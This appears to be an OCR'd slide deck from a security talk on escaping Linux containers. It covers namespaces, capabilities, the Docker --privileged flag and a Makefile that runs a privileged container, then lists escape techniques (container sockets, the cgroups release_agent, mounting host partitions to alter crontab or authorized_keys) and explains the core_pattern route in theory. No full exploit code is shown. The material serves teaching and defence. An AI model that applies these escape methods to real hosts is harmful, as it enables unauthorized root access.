sl  local_address                  remote_address                 st tx_queue rx_queue tr tm->when retrnsmt  uid  timeout inode
 0: 00000000000000000000000000000000:115C 00000000000000000000000000000000:0000 0A 00000000:00000000 00:00000000 00000000      0          0 47422 1 00
00000004640082 100 0 0 10 0
> echo $((0x115C))
4444
```

# What Does "Inside" Mean?


# Restrictions

# Restrictions

- Namespaces

# Restrictions

- Namespaces
  - `/proc/$pid/ns/`



```
ls -l /proc/self/ns
total 0
lrwxrwxrwx 1 root root 0 Oct 22 22:49 cgroup -> cgroup:[4026532371]
lrwxrwxrwx 1 root root 0 Oct 22 22:49 ipc -> ipc:[4026532309]
lrwxrwxrwx 1 root root 0 Oct 22 22:49 mnt -> mnt:[4026532307]
lrwxrwxrwx 1 root root 0 Oct 22 22:49 net -> net:[4026532311]
lrwxrwxrwx 1 root root 0 Oct 22 22:49 pid -> pid:[4026532310]
lrwxrwxrwx 1 root root 0 Oct 22 22:49 pid_for_children -> pid:[4026532310]
lrwxrwxrwx 1 root root 0 Oct 22 22:49 time -> time:[4026531834]
lrwxrwxrwx 1 root root 0 Oct 22 22:49 time_for_children -> time:[4026531834]
lrwxrwxrwx 1 root root 0 Oct 22 22:49 user -> user:[4026531837]
lrwxrwxrwx 1 root root 0 Oct 22 22:49 uts -> uts:[4026532308]
```

# Restrictions

- Namespaces
  - /proc/\$pid/ns/
  - mnt

# Restrictions


- Namespaces

- /proc/\$pid/ns/
- mnt

```
ssh
> ls -l /proc/6/root
lrwxrwxrwx 1 root root 0 Oct 22 22:50 /proc/6/root -> /
> ls -l /proc/6/root/
total 7404
lrwxrwxrwx 1 root root      7 Oct 16 00:00 bin -> usr/bin
drwxr-xr-x 2 root root 4096 Aug 14 16:10 boot
drwxr-xr-x 12 root root 2940 Oct 22 18:32 dev
drwxr-xr-x 1 root root 4096 Oct 22 21:45 etc
drwxr-xr-x 2 root root 4096 Aug 14 16:10 home
-rwxr-xr-x 1 root root 7516312 Oct 22 18:32 httpchecker
lrwxrwxrwx 1 root root      7 Oct 16 00:00 lib -> usr/lib
lrwxrwxrwx 1 root root      9 Oct 16 00:00 lib64 -> usr/lib64
drwxr-xr-x 2 root root 4096 Oct 16 00:00 media
drwxr-xr-x 2 root root 4096 Oct 16 00:00 mnt
drwxr-xr-x 2 root root 4096 Oct 16 00:00 opt
dr-xr-xr-x 147 root root      0 Oct 22 18:32 proc
drwx----- 2 root root 4096 Oct 16 00:00 root
drwxr-xr-x 1 root root 4096 Oct 22 18:32 run
lrwxrwxrwx 1 root root      8 Oct 16 00:00 sbin -> usr/sbin
drwxr-xr-x 2 root root 4096 Oct 16 00:00 srv
dr-xr-xr-x 13 root root      0 Oct 22 18:32 sys
drwxrwxrwt 1 root root 4096 Oct 22 21:45 tmp
drwxr-xr-x 1 root root 4096 Oct 16 00:00 usr
drwxr-xr-x 1 root root 4096 Oct 16 00:00 var
```

# Restrictions

- Namespaces
  - /proc/\$pid/ns/
  - mnt
  - pid



A screenshot of a terminal window titled "ssh". The window has three colored window control buttons (red, yellow, green) at the top left. The title bar also shows "ssh" and a small icon. The terminal output is displayed in white text on a black background. The command entered was "> ls /proc". The output shows various kernel files and directories, including 1, 169, 170, 171, 172, 393, 6, acpi, buddyinfo, bus, cgroups, cmdline, consoles, cpuinfo, crypto, devices, diskstats, dma, and driver.

```
> ls /proc
1
169
170
171
172
393
6
acpi
buddyinfo
bus
cgroups
cmdline
consoles
cpuinfo
crypto
devices
diskstats
dma
driver
```

# Restrictions

- Namespaces

- /proc/\$pid/ns/
- mnt
- pid
- user




The screenshot shows a terminal window with the title bar "ssh" and a tab labeled "⌘1". The window contains the following text:

```
> id
uid=0(root) gid=0(root) groups=0(root)
> cat </proc/self/uid_map
      0          0 4294967295
```

# Restrictions

- Namespaces

- /proc/\$pid/ns/
- mnt
- pid
- user
- net



The screenshot shows a terminal window titled "ssh" with three colored window controls (red, yellow, green) at the top. The window contains the following text:


```
> ls -l /sys/devices/virtual/net/
total 0
drwxr-xr-x 5 root root 0 Oct 22 22:58 eth0
drwxr-xr-x 5 root root 0 Oct 22 22:58 lo
> cat </sys/devices/virtual/net/eth0/ifindex
9
> cat </sys/devices/virtual/net/eth0/iflink
10
```

# Restrictions

- Namespaces
  - /proc/\$pid/ns/
  - mnt
  - pid
  - user
  - net
- Capabilities

# Restrictions


- Namespaces
  - /proc/\$pid/ns/
  - mnt
  - pid
  - user
  - net
- Capabilities
  - /proc/\$pid/status



```
ssh
> tail -n 20 </proc/self/status
ShdPnd: 0000000000000000
SigBlk: 0000000000000000
SigIgn: 0000000000000006
SigCgt: 0000000000010000
CapInh: 0000000000000000
CapPrm: 000001ffffffffffff
CapEff: 000001ffffffffffff
CapBnd: 000001ffffffffffff
CapAmb: 0000000000000000
NoNewPrivs: 0
Seccomp: 0
Seccomp_filters: 0
Speculation_Store_Bypass: thread vulnerable
SpeculationIndirectBranch: conditional enabled
Cpus_allowed: 1
Cpus_allowed_list: 0
Mems_allowed: 00000000,00000000,00000000,00000000
,00000000,00000000,00000000,00000000,00000000,00000000
000,00000000,00000000,00000000,00000000,00000000,00000000,00
000000,00000000,00000000,00000000,00000000,00000000,00000000
,00000000,00000000,00000000,00000000,00000000,00000000,00000000
000,00000000,00000000,00000000,00000000,00000000,00000000,00000001
Mems_allowed_list: 0
voluntary_ctxt_switches: 457
nonvoluntary_ctxt_switches: 1
```

# Restrictions

- Namespaces
  - /proc/\$pid/ns/
  - mnt
  - pid
  - user
  - net
- Capabilities
  - /proc/\$pid/status
  - CAP\_SYS\_ADMIN
  - CAP\_NET\_BIND\_SERVICE



```
> tail -n 20 </proc/self/status
ShdPnd: 0000000000000000
SigBlk: 0000000000000000
SigIgn: 0000000000000006
SigCgt: 0000000000010000
CapInh: 0000000000000000
CapPrm: 000001fffffffff
CapEff: 000001fffffffff
CapBnd: 000001fffffffff
CapAmb: 0000000000000000
NoNewPrivs: 0
Seccomp: 0
Seccomp_filters: 0
Speculation_Store_Bypass: thread vulnerable
SpeculationIndirectBranch: conditional enabled
Cpus_allowed: 1
Cpus_allowed_list: 0
Mems_allowed: 00000000,00000000,00000000,00000000
,00000000,00000000,00000000,00000000,00000000,00000000
000,00000000,00000000,00000000,00000000,00000000,00000000,00
000000,00000000,00000000,00000000,00000000,00000000,00000000
,00000000,00000000,00000000,00000000,00000000,00000000,00000000
000,00000000,00000000,00000000,00000000,00000000,00000000,00000001
Mems_allowed_list: 0
voluntary_ctxt_switches: 457
nonvoluntary_ctxt_switches: 1
```

# Restrictions

- Namespaces
  - /proc/\$pid/ns/
  - mnt
  - pid
  - user
  - net
- Capabilities
  - /proc/\$pid/status
  - CAP\_SYS\_ADMIN
  - CAP\_NET\_BIND\_SERVICE
- Control Groups (cgroups)

# Restrictions


- Namespaces
  - /proc/\$pid/ns/
  - mnt
  - pid
  - user
  - net
- Capabilities
  - /proc/\$pid/status
  - CAP\_SYS\_ADMIN
  - CAP\_NET\_BIND\_SERVICE
- Control Groups (cgroups)
- Seccomp/AppArmor Rules

# Restrictions

- Namespaces
  - /proc/\$pid/ns/
  - mnt
  - pid
  - user
  - net
- Capabilities
  - /proc/\$pid/status
  - CAP\_SYS\_ADMIN
  - CAP\_NET\_BIND\_SERVICE
- Control Groups (cgroups)
- Seccomp/AppArmor Rules



# Privileged?



The screenshot shows a web browser window with the URL `docs.docker.com` in the address bar. The page title is "dockerdocs". The main content is titled "Escalate container privileges (--privileged)". A text block states: "The `--privileged` flag gives the following capabilities to a container:". Below this, a bulleted list details the eight capabilities granted by the `--privileged` flag:

- Enables all Linux kernel capabilities
- Disables the default seccomp profile
- Disables the default AppArmor profile
- Disables the SELinux process label
- Grants access to all host devices
- Makes `/sys` read-write
- Makes cgroups mounts read-write

# Fair Warning

The screenshot shows a web browser window with the URL `docs.docker.com` in the address bar. The page is titled "dockerdocs". On the left, there's a sidebar with three horizontal bars. In the center, there's a "Warning" section with a yellow triangle icon. The text in the warning section reads:


⚠️ **Warning**

Use the `--privileged` flag with caution. A container with `--privileged` is not a securely sandboxed process. Containers in this mode can get a root shell on the host and take control over the system.

For most use cases, this flag should not be the preferred solution. If your container requires escalated privileges, you should prefer to explicitly grant the necessary permissions, for example by adding individual kernel capabilities with `--cap-add`.

For more information, see [Runtime privilege and Linux capabilities](#)

# Superpowers?



The screenshot shows a web browser window with the URL `docs.docker.com` in the address bar. The page title is "dockerdocs". The main content is titled "Escalate container privileges (--privileged)". A text block states: "The `--privileged` flag gives the following capabilities to a container:". Below this, a bulleted list details the eight capabilities:

- Enables all Linux kernel capabilities
- Disables the default seccomp profile
- Disables the default AppArmor profile
- Disables the SELinux process label
- Grants access to all host devices
- Makes `/sys` read-write
- Makes cgroups mounts read-write

# Superpowers.

The screenshot shows a web browser window displaying the dockerdocs website at [docs.docker.com](https://docs.docker.com). The page title is "Escalate container privileges (--privileged)". A text block states: "The `--privileged` flag gives the following capabilities to a container:". Below this, a bulleted list details the "Superpowers" granted by the flag. Three arrows point from the word "Superpowers" to the first three items in the list: "Enables all Linux kernel capabilities", "Disables the default seccomp profile", and "Disables the default AppArmor profile".

The --privileged flag gives the following capabilities to a container:

- Enables all Linux kernel capabilities
- Disables the default seccomp profile
- Disables the default AppArmor profile
- Disables the SELinux process label
- Grants access to all host devices
- Makes `/sys` read-write
- Makes cgroups mounts read-write

# chmod 777 + sudo

```
[stuart@ops.servus.mom:/home/stuart]
$ ./listen.sh
ksh: ./listen.sh: cannot execute - Permission denied
[stuart@ops.servus.mom:/home/stuart]
$ chmod 777 ./listen.sh
[stuart@ops.servus.mom:/home/stuart]
$ ./listen.sh
nc: Permission denied
[stuart@ops.servus.mom:/home/stuart]
$ sudo ./listen.sh
Listening on 0.0.0.0 443
```

# chmod 777 + sudo -> --privileged

```
ssh [stuart@ops.servus.mom:/home/stuart]
$ ./listen.sh
ksh: ./listen.sh: cannot execute - Permission denied
[stuart@ops.servus.mom:/home/stuart]
$ chmod 777 ./listen.sh
[stuart@ops.servus.mom:/home/stuart]
$ ./listen.sh
nc: Permission denied
[stuart@ops.servus.mom:/home/stuart]
$ sudo ./listen.sh
Listening on 0.0.0.0 443
```

```
httpchecker.mk (~/src/github....tffmacac/src/include.mk) -...
  ↵#2
64 # (Re)start the HTTP Checker container
65 ${HTTPCHECKERPID}: ${DOCKER} ${HTTPCHECKERIMAGE}
66 ${HTTPCHECKERPID}: ${HTTPCHECKERSECRET} ${SYSLOG}
67 ${HTTPCHECKERSTOP}
68 ${DOCKER} run \
69   --detach \
70   --init \
71   --log-driver syslog \
72   --log-opt tag=${HTTPCHECKERNAME} \
73   --name ${HTTPCHECKERNAME} \
74   --privileged \
75   --publish 0.0.0.0:4444:4444 \
76   --quiet \
77   --rm \
78   --volume ${HTTPCHECKERSECRET}:/run/secrets/api_key:ro \
79   ${HTTPCHECKERNAME}
80 while ${HTTPCHECKERISALIVE} &&
81   ! pidof ${HTTPCHECKERNAME} >/dev/null; do \
82     sleep .1; \
83   done
84   pidof ${HTTPCHECKERNAME} >@$ || ( rm -f $@; exit 1 )
85 .PHONY: restart_httpchecker
```

64,1

82%

# What's a Container? (v4)

- Where my application runs all nice and self-contained
  - Application Developer
- An application running on Linux, plus isolation (and YAML)
  - Systems Administrator
- Linux, but missing bits
  - Someone who's just got a shell

# What's a Container? (v4)

- Where my application runs all nice and self-contained
  - Application Developer
- An application running on Linux, plus isolation (and YAML)
  - Systems Administrator
- Linux, but missing bits
  - Someone who's just got a shell
  - Someone who's fixing to escape a container

# What's a Container? (v4)

- Where my application runs all nice and self-contained
  - Application Developer
- An application running on Linux, plus isolation (and YAML)
  - Systems Administrator
- Linux, but missing bits
  - Someone who's just got a shell
- Processes with restrictive metadata
  - Someone who's fixing to escape a container

# Container Escape

# Techniques

# Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket

# Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
  - Can be good for lateral movement

# Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
  - Can be good for lateral movement
  - Just gets a privileged container

# Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
  - Can be good for lateral movement
  - Just gets a privileged container
- Control Groups `release_agent`

# Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
  - Can be good for lateral movement
  - Just gets a privileged container
- Control Groups `release_agent`
  - Only cgroups v1

# Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
  - Can be good for lateral movement
  - Just gets a privileged container
- Control Groups `release_agent`
  - Only cgroups v1
- Mount a Partition

# Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
  - Can be good for lateral movement
  - Just gets a privileged container
- Control Groups `release_agent`
  - Only cgroups v1
- Mount a Partition
  - Modify crontab/authorized\_keys

# Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
  - Can be good for lateral movement
  - Just gets a privileged container
- Control Groups `release_agent`
  - Only cgroups v1
- Mount a Partition
  - Modify crontab/authorized\_keys
  - chroot(8)

# Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
  - Can be good for lateral movement
  - Just gets a privileged container
- Control Groups `release_agent`
  - Only cgroups v1
- Mount a Partition
  - Modify crontab/authorized\_keys
  - chroot(8)
- `/proc/sys/kernel/core_pattern`

# Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
  - Can be good for lateral movement
  - Just gets a privileged container
- Control Groups `release_agent`
  - Only cgroups v1
- Mount a Partition
  - Modify crontab/authorized\_keys
  - chroot(8)
- `/proc/sys/kernel/core_pattern`
  - Shorter-lived system change

# Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
  - Can be good for lateral movement
  - Just gets a privileged container
- Control Groups `release_agent`
  - Only cgroups v1
- Mount a Partition
  - Modify crontab/authorized\_keys
  - chroot(8)
- `/proc/sys/kernel/core_pattern`
  - Shorter-lived system change
  - Less room for oopsing

# Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
  - Can be good for lateral movement
  - Just gets a privileged container
- Control Groups `release_agent`
  - Only cgroups v1
- Mount a Partition
  - Modify crontab/authorized\_keys
  - chroot(8)
- `/proc/sys/kernel/core_pattern`
  - Shorter-lived system change
  - Less room for oopsing
- Many, Many More

# Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
  - Can be good for lateral movement
  - Just gets a privileged container
- Control Groups `release_agent`
  - Only cgroups v1
- Mount a Partition
  - Modify crontab/authorized\_keys
  - chroot(8)
- `/proc/sys/kernel/core_pattern`
  - Shorter-lived system change
  - Less room for oopsing
- Many, Many More



/proc/sys/kernel/core\_pattern - Theory

# /proc/sys/kernel/core\_pattern - Theory

1. Program crashes just right
  - o Really, receives one of a handful of signals

# /proc/sys/kernel/core\_pattern - Theory

1. Program crashes just right
  - o Really, receives one of a handful of signals
2. Kernel reads pattern from  
`/proc/sys/kernel/core_pattern`

# /proc/sys/kernel/core\_pattern - Theory

1. Program crashes just right
  - o Really, receives one of a handful of signals
2. Kernel reads pattern from  
`/proc/sys/kernel/core_pattern`
3. %P's in are replaced with the crashed process' PID
  - o Other template specifiers exist

# /proc/sys/kernel/core\_pattern - Theory

1. Program crashes just right
  - o Really, receives one of a handful of signals
2. Kernel reads pattern from  
`/proc/sys/kernel/core_pattern`
3. %P's in are replaced with the crashed process' PID
  - o Other template specifiers exist
4. If the pattern starts with a | (pipe), a process is started...

# /proc/sys/kernel/core\_pattern - Theory

1. Program crashes just right
  - o Really, receives one of a handful of signals
2. Kernel reads pattern from  
`/proc/sys/kernel/core_pattern`
3. %P's in are replaced with the crashed process' PID
  - o Other template specifiers exist
4. If the pattern starts with a | (pipe), a process is started...
  - o With argv from the pattern

# /proc/sys/kernel/core\_pattern - Theory

1. Program crashes just right
  - o Really, receives one of a handful of signals
2. Kernel reads pattern from  
`/proc/sys/kernel/core_pattern`
3. %P's in are replaced with the crashed process' PID
  - o Other template specifiers exist
4. If the pattern starts with a | (pipe), a process is started...
  - o With argv from the pattern
  - o As root

# /proc/sys/kernel/core\_pattern - Theory

1. Program crashes just right
  - o Really, receives one of a handful of signals
2. Kernel reads pattern from  
`/proc/sys/kernel/core_pattern`
3. %P's in are replaced with the crashed process' PID
  - o Other template specifiers exist
4. If the pattern starts with a | (pipe), a process is started...
  - o With argv from the pattern
  - o As root
  - o As a child of [kthreadd]

# /proc/sys/kernel/core\_pattern - Theory


1. Program crashes just right
  - o Really, receives one of a handful of signals
2. Kernel reads pattern from  
`/proc/sys/kernel/core_pattern`
3. %P's in are replaced with the crashed process' PID
  - o Other template specifiers exist
4. If the pattern starts with a | (pipe), a process is started...
  - o With argv from the pattern
  - o As root
  - o As a child of [kthreadd]
  - o With the default cgroup/namespaces

# /proc/sys/kernel/core\_pattern - Theory

